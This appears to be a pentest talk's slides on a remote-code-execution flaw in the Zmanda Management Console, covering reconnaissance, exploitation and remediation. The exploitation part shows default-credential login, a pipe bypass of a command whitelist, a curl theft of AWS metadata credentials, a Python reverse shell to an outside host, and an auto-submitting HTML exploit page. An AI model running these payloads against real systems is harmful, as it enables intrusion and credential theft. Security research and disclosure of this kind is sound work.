Pentest Deep Dive

Anatomy of a weaponized remote code execution flaw

By Robert Kugler

$whoami

Robert Kugler

- Technical Project Manager Team Lead at Cobalt
- Information security researcher, pentester, and public speaker
- 9+ years of experience in data protection, security management and pentesting as well as exploit development

$cat todo.txt

- The scope
- Reconnaissance
- Exploitation
- Remediation
- Questions

$cat disclaimer.txt


- Cobalt doesn’t share or publish any vulnerability information.
- The following research was carried out by me and is not associated to Cobalt.
- Responsible disclosure was attempted with the affected company but no response or read receipt was received. The affected company was made aware of all vulnerability details prior to this talk.

The Scope

- Vulnerable Ltd.'s internal network
  - 10.1.234.0/22 and 10.2.220.0/22
  - Hosted on AWS
- Scenario
  - Attackers gain access through compromised web server
  - Attempt to get access to sensitive data

Reconnaissance

- Mapping out the network
  - Nmap (https://nmap.org)
  - Aquatone (https://github.com/michenriksen/aquatone)
  - Metasploit (https://www.metasploit.com)



[redacted]

Welcome to the Zmanda Management Console

200 OK Apache YUI

View Details Visit Page

[redacted]

Welcome to the Zmanda Management Console

200 OK Apache YUI

View Details Visit Page


Zmanda Management Console Login
zmanda
Management Console
Username: *
Password: *
Login
Resume Session?
Check Server Installation?
Sync Backup Sets?
Can't access your account?
zmanda Management Console FOR Amanda
Open Source Backup
Zmanda Portal
zmanda network
zmanda forum
20190919172135

- “Zmanda Cloud Backup (ZCB) is an online backup software by open source backup company Zmanda which enables users to back up their data to cloud storage. The software uses the Amazon S3 service from Amazon Web Services.” (https://en.wikipedia.org/wiki/Zmanda_Cloud_Backup)

Exploitation

- Default credentials, anyone?

The **default** user is **admin/admin** Please change the **password** in the ZMC **Admin** Users page. This user is different from **Zmanda** Network user and operating system user. If you are making changes to Backup Sets manually, you should enable Sync Backup Sets at the time of **login** process. Jun 12, 2014

Admin Login - Zmanda Documentation Wiki

https://docs.zmanda.com › ZMC_Users_Manual › Admin_Login

Not Secure [redacted] /ZMC_Admin_Devices?action=Edit&edit_id=[redacted]

zmanda Management Console FOR Amanda

20190917150719 Search Docs

Backup | Vault | Monitor | Report | Restore | Admin

About | User Guide | Feedback

users | backup sets | **devices** | preferences | advanced | audit | licenses

Backup Set: [redacted]

ZMC licenses expire soon for: all Disk/NAS/SAN, all Amazon Simple Storage Service (S3)

A backup or restore operation is in progress. Some kinds of edits may cause the operation to fail.

Edit : Amazon Simple Storage Service (S3) Device

Name*: [redacted]

Comments:

Access Key*: [redacted]

Secret Key*: [redacted]

User Token:

Storage Option: Standard

Advanced Options

No HTTP proxy server configured. Change

Use API Credentials*: (API keys recommended over username/password)

Secure Communications*: (recommended, but using IPSec/VPN is faster)(recommended, unless running AE on EC2 at Amazon)

Cloud URL Path: Leave blank if not sure.

Bucket Names*: Use DNS / Use URL path

Cloud Object Size*: 512 MiB

Cloud Encrypt: none / AES256

Reuse Connections:

Maximum Total Media*: 2000 Hard limit for total number of virtual media per backup set.

1 TiB Backup

Size	# Objects	0.01/1000	Time
256MiB	~4,000	.04	100%
128MiB	~8,000	.08	102%
64MiB	~16,000	.16	107%
32MiB	~32,000	.32	116%
16MiB	~64,000	.64	135%

Not Secure | [redacted] ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=whoami

zmanda Management Console for Amanda

20190917151045 Search Docs

admin

Backup | Vault | Monitor | Report | Restore | Admin

About | User Guide | Feedback users backup sets devices preferences **advanced** audit licenses

EXPERTS ONLY! Directly edit configuration files and run command-line AE tools.

Edit Files or Run Commands

Update Reports: Use only after manually running 'amdump' Process List Top List

Command or File name: whoami

Web Server Status

DB Server Status

Cancel Apply

Command Results for: whoami

```
Only the following *non-interactive* commands are permitted: amadmin,
amcheckdb, amcleanup, amdump, amflush, amlabel, amlabel, amreport,
amrmtape, bzip2, chgrp, chmod, chown, cp, date, df, diff, du, echo, env,
file, find, grep, gzip, head, ls, lsattr, lsscsi, man, md5sum, mkdir, mt,
mtx, mv, nslookup, ping, ps, pstree, sha1sum, sha224sum, sha256sum,
sha384sum, sha512sum, sort, star, stty, tail, tar, top, traceroute, tree,
uname, uptime
```

:(

- No command injection...they implemented whitelisting
- … but wait, what happens if…?

Not Secure [redacted]/ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=uname%20-a|whoami

zmanda Management Console for Amanda

20190917151109

Search Docs

admin | Log Out

Backup | Vault | Monitor | Report | Restore | Admin

About | User Guide | Feedback

users | backup sets | devices | preferences | **advanced** | audit | licenses

EXPERTS ONLY! Directly edit configuration files and run command-line AE tools.

Edit Files or Run Commands

Update Reports: Use only after manually running 'amdump' Process List Top List

Command or File name: uname -a|whoami

Web Server Status

DB Server Status

Cancel Apply

Command Results for: uname -a|whoami

```
amandabackup
```

Not Secure [redacted]ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=echo%20a|curl%20http://169.254.169.254/latest...

zmanda Management Console for Amanda

20190919113837

Search Docs

admin

Backup | Vault | Monitor | Report | Restore | Admin

About | User Guide | Feedback users backup sets devices preferences **advanced** audit licenses

EXPERTS ONLY! Directly edit configuration files and run command-line AE tools.

Edit Files or Run Commands

Update Reports: Use only after manually running 'amdump' Process List Top List

Command or File name: echo a|curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

Web Server Status

DB Server Status

Cancel Apply

Command Results for: echo a|curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100  1294  100  1294    0     0  51334      0 --:--:-- --:--:-- --:--:-- 53916

{
  "Code" : "Success",
  "LastUpdated" : "2019-09-19T10:59:45Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "[redacted]
  "SecretAccessKey" : "[redacted]
  "Token" :
[redacted]
}
```

- Commands can be executed by just visiting a special link!

https://10.123.45.6/ZMC_Admin_Advanced?form=adminTasks&action=Apply&command=echo a|python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("s3cur3.eu",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```
root@vps464506:~# nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [redacted].compute.amazonaws.com 12128 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(amandabackup) gid=6(disk) groups=6(disk),26(tape),1002(mysql)
$
```

```html
<html>
<body> <!-- Force the user to log in using the default credentials -->
    <form target="_blank" action="https://X.X.X.X/ZMC_Admin_Login?cookies_checked=1" method="POST">
      <input type="hidden" name="login" value="AEE" />
      <input type="hidden" name="last&#95;page" value="" />
      <input type="hidden" name="username" value="admin" />
      <input type="hidden" name="password" value="admin" />
      <input type="hidden" name="submit" value="Login" />
      <input type="hidden" name="JS&#95;SWITCH" value="JS&#95;ON" />
      <input id=prepare type="submit" value="" />
    </form>
    <!-- After the user is authenticated trigger code execution -->
    <a id=boom target="_blank" href='https://X.X.X.X/ZMC_Admin_Advanced?form=adminTasks&action=Apply&

<script>
document.getElementById("prepare").click();

function Sleep(milliseconds) {
   return new Promise(resolve => setTimeout(resolve, milliseconds));
}

async function exploit() {
   await Sleep(5000); // Wait 5s to make sure the user is authenticated until the request is fired
   document.getElementById("boom").click();
}

exploit();

</script>
</body>
</html>
```

- PoC and write-up available on https://github.com/robertchrk/zmanda_exploit

- Prerequisites? Knowledge of the IP address? Maybe not, JavaScript is powerful and easily used for fingerprinting and port scanning.

- Inspired by SkyLined's LocalNetworkScanner I did some research and found Matthew Ulm's js-recon.html. I modified it and added image based fingerprinting: https://s3cur3.it/blog/8 (CCTV exploit)

Remediation

- Always change default credentials!
- Enforce your patch management policy or introduce one!
- Stop using insecure software! Ask all vendors for their last pentest report.

rkugler@s3cur3.it

@robertchrk

Thanks!
Any questions?